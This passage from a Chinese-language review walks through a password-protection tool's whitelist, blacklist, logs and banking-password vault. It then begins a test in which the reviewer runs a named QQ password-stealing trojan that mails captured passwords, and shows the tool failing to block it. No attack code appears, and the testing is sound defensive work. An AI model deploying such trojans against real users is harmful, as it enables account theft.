单击这个按钮会显密保正在被保护的对象，密保会自动从默认保护对象与自定义保护对象列表进行识别。这是我打开TM密保自动识别的效果，如图4。




图4

d.黑名单（受限模块）

某些对象在进行一些不安全的操作时密保会检测到并弹出一个受限的窗口，该窗口中显示的对象将会出现在黑名单列表中，无需自已手动添加。图5是我运行QQ时弹出的保护界面，如果点“禁止”按钮就会在黑名单中显示添加QQ，并认定QQ.exe为不安全的模块，如图6。




图5




图6

这时我们可以点击“删除模块”来完成不安全模块（受限模块）的删除；或点击“移至白名单”将不安全的模块移至白名单（受信模块）列表中（其实就像防火墙一样，假如一个进程要访问网络，如果我们不太清楚是否安全就会点“禁止”，然后通过了解这个模块而确定其访问网络是合法的就可以将对这个模块的限制删除）。

e.白名单（受信模块），该列表中的对象为受保护的，系统已经事先集成了一些安全模块，并且将不断地添加进新的安全模块，也就说在白名单中的模块是密保信任的模块，密保将不拦截这些模块的操作。

f.拦截记录，就相当于日志。




图7

2．网银保护标签，该功能可确保网上银行的安全

要使用该功能首先需点击“网银保护”标签创建帐户，在用户、密码、确认密码处填写信息，并点击添加完成用户的添加，如图7。为了安全不要将用户名设为银行帐户，然后点击“进入网银帐号管理”会要求输入用户密码。进入“网银帐号管理”，这个对话框中要填三个内容，“密码标识”相当于密码的别名，“网银密码”、“确认密码”就你是网银的真实密码，输完之后点“添加一条”就OK了（可能这样大家还不太明白，这到底是在干什么，给大家比喻一下，第一开始创建帐户cmwl相当于一个大箱子，箱子里要装就是你所有的网银密码，那这些密码密保是怎么来区分的呢，就是通过“密码标识”，图8就是我建的一个上淘宝买东西时用“支付宝”的密码，等我们要用网银密码时就要打开这个箱子，从中选择我要的密码，就避免被键盘记录器记录密码的危险），具体怎么使用我会在后面测试中说明。




图8




图9

3．设置标签，这个标签中的内容主要是对密保进行一些必要的设置

这里主要说明一下，“辅助输入”就是当我们登录网银时会自动弹出的窗口，如图9。它就是我说的那个装密码的大箱子的入口，输入密码登录后就进入网银密码列表，如图10。




图10




图11

在这里我们可以看到大箱子中的所有密码，然后通过点击“密码标识”来选择使用那个密码登录网上银行。这样就可以避免恶意程序通过记录键盘来截取我们的网银密码了。


4．帮助标签，主要就是查看帮助文件和在线升级


三、实际测试

1．聊天软件保护

我们测试的聊天软件为QQ（版本：中国黑客6），测试用的木马为完美QQ大盗，使用E-mail收信方式。配置好木马后，在自已的机器上大胆的运行（小编：伟大的奉献精神）。这时候打开QQ，如图11。注意到那个小小的安全锁上出现了一个大红叉，当然，现在很多盗QQ的木马都能完美的破解安全锁了，这里是为了突出我们中木马的症状而已。尝试登录一下QQ，检查Email里确实收到了密码信件，证明木马运行正常。

现在打开密保再登录QQ，密保弹出提示“QQ.exe在访问不明网络”，不过提示的说明好像是正常情况，如图12。既然它说是正常的，那么就姑且相信它，点“允许”，结果发现又一次收到了密码信件，如图13。


图12


图13

看来密保并没有达到保护我们QQ帐号的效果，也并没有像介绍的那样准确定位入侵模块。回到密保中看一下“拦截记录”，该记录显示“QQ.exe访问了不明网络”，操作目标是“E-mail”，处理方式是“允许”，这个会不会就是QQ盗号程序在发邮件呢？